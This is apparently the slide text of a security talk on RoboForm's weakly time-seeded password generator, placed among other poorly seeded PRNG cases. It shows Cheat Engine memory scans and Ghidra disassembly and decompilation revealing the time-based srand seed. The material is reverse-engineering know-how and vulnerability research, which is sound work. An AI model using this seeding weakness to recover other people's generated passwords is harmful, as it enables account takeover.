Nature	Type	ID	Name
MemberOf	C	1213	Random Number Issues
MemberOf	C	310	Cryptographic Issues

https://cwe.mitre.org/index.html

For example, the current time may be a poor seed.


Knowing the approximate time the PRNG was seeded greatly reduces the possible key space.

POORLY SEEDED PRNG

- ▶ Netscape Navigator (1995)
- ▶ D-Link DWR-932B Router (2016)
- ▶ QtPass (2018)
- ▶ Kaspersky Password Manager (CVE-2020-27020)
- ▶ Telenot CompasX (CVE-2021-34600)
- ▶ Milk Sad (CVE-2023-39910)
- ▶ RoboForm < 7.9.14 (Joe & Bruno's talk)

ROBOFORM

- ▶ The first (?) password manager circa 2002
- ▶ "Used by millions of people worldwide"
- ▶ "Individual users and small businesses, to government agencies and leading Fortune 500 companies"
- ▶ Siber Systems
- ▶ roboform.com



CHANGELOG

Version 7.9.14 -- June 10, 2015


- * Chrome: speed up message processing, when there is a lot of tabs.
- * Chrome: avoid message queue overflow when user has a lot of tabs and windows.
- * Chrome: fix RF toolbar for Chrome Basic Auth is shown at wrong position on high DPI.
- * Chrome: do not ever modify Chrome settings, not even to remove old RF extensions.
- * Chrome: make RoboForm extension for RoboForm Full (not Lite) visible in Chrome Web Store.
- * Password Generator: increase randomness of generated passwords.


► roboform.com/news-windows/

PROCESS

- ▶ Memory analysis: Cheat Engine
- ▶ Static analysis: Ghidra
- ▶ Dynamic analysis: x64dbg
- ▶ Custom wrapper: Visual Studio

CHEAT ENGINE





Cheat Engine 7.5

File Edit Table D3D Help

000012BC-Password Generator - RoboForm

Found:2

Address	Value
00686CE0	rj1LNhDP#
025BD4A4	rj1LNhDP#

New Scan Next Scan Undo Scan

Value: rj1LNhDP#

Scan Type Search for text Value Type String

Memory Scan Options

All

Start 0000000000000000

Stop 00007fffffffffffffff

☒ Writable

☐ Executable

☐ CopyOnWrite

☐ Active memory only

☒ Fast Scan 1

Alignment

Last Digits

☐ Pause the game while scanning

Memory View

Add Address Manually

Active	Description	Address	Type	Value
--------	-------------	---------	------	-------

Advanced Options Table Extras

Password Generator - RoboForm

Generate New Copy

Password has been generated. You can drag it to any field now.

rj1LNhDP#V7bEjL6fxWw

☐ Copy new generated password to clipboard

Advanced settings

Number of characters: 20

☐ Exclude similar characters

☐ Hexadecimal 0-9, A-F

☒ A-Z

☒ a-z


☒ 0-9

☒ !@#\$%^&*

Minimal number of digits: 1

Bit Strength = 119

GHIDRA



FileEditAnalysisGraphNavigationSearchSelectToolsWindowHelp

Program Trees

roboform.dll

Headers

.text

.rdata

.data

.rsrc

.reloc

Debug Data

tdb

Program Tree x

Symbol Tree

> f DllUnregisterServer

> f entry

> f RunAutoUpdate

> f RunEditor

> f RunPassGen

> f RunPassGen

> f RunShellWindowsWatcher

> f RunShellWindowsWatcher

> Functions

> Labels

> Classes

> Namespaces

Filter:

Data Type Manager

Data Types

BuiltInTypes

roboform.dll (1 of 0)

windows_vs12_32

Filter:

Listing: roboform.dll

105e53ca 64 a3 00 MOV FS:[0x0]=>ExceptionList,EAX = 00000000

00 00 00

105e53d0 33 ff XOR EDI,EDI

105e53d2 89 bc 24 MOV dword ptr [ESP + local_c],EDI

58 04 00 00

105e53d9 8b 45 08 MOV EAX,dword ptr [EBP + param_2]

105e53dc 57 PUSH EDI

105e53dd 8b f1 MOV ESI,param_1_00

105e53df 89 44 24 3c MOV dword ptr [ESP + local_42c],EAX

105e53e3 89 7c 24 38 MOV dword ptr [ESP + local_430],EDI

105e53e7 8b 45 08 CALL __time64 __time64_t __time64

1c 00

105e53f2 89 54 24 34 MOV dword ptr [ESP + time_in_seconds_reduced],time_in_seconds

105e53f6 50 PUSH time_in_seconds

105e53f7 8b 45 08 CALL _srand void _srand(ulong

1c 00

105e53fc 8b 46 04 MOV time_in_seconds,dword ptr [ESI + 0x4]

105e53ff 8b 46 04 SUB dword ptr [DAT_10cef548],0xe3a78 = ??

f5 ce 10

105e5409 83 c4 08 ADD ESP,0x8

105e540c 3b c7 CMP time_in_seconds,EDI

105e540e 7e 05 JLE LAB_105e5415

105e5410 83 f8 40 CMP time_in_seconds,0x40

105e5413 7c 13 JL LAB_105e5428

LAB_105e5415 XREF[1]: 105e540e(j)

105e5415 6a 01 PUSH 0x1

105e5417 57 PUSH EDI

105e5418 57 PUSH EDI

105e5419 6a 2f PUSH 0x2f

Decompile: sib-password-gen.cpp - (roboform.dll)

23 undefined4 local_430;

24 int *local_42c;

25 undefined4 local_password_str_16 [259];

26 uint local_1c;

27 void *local_14;

28 undefined *puStack_10;

29 undefined4 local_c;

30 char *Hex_char_set;

31 uint string_len;

32

33 puStack_10 = &LAB_108d0ea2;

34 local_14 = ExceptionList;

35 local_1c = DAT_10cdbc4 ^ (uint)auStack_454;

36 string_len = DAT_10cdbc4 ^ (uint)&stack0xfffffba0;

37 ExceptionList = &local_14;

38 local_c = 0;

39 local_42c = param_2;

40 local_430 = 0;

41 time_in_seconds = __time64((__time64_t *)0x0);

42 time_in_seconds_reduced = (undefined4)((ulonglong)time_in_seconds >> 0x20);

43 _srand((int)time_in_seconds - DAT_10cef548);

44 DAT_10cef548 = DAT_10cef548 + -0xe3a78;

45 if ((param_1_00[1] < 1) || (0x3f < param_1_00[1])) {

46 Error_Handler_Assert(".\\portable\\sib-password-gen.cpp",0x2f,0,0,1,string_

47 }

48 if (0x200 < GUI_Number_Chars) {

49 GUI_Number_Chars = 0x200;

50 }

51 local_43c = FUN_105847c0();

52 local_43c = local_43c + 0x14;

53 local_c = 2;

54 local_448 = FUN_105847c0();

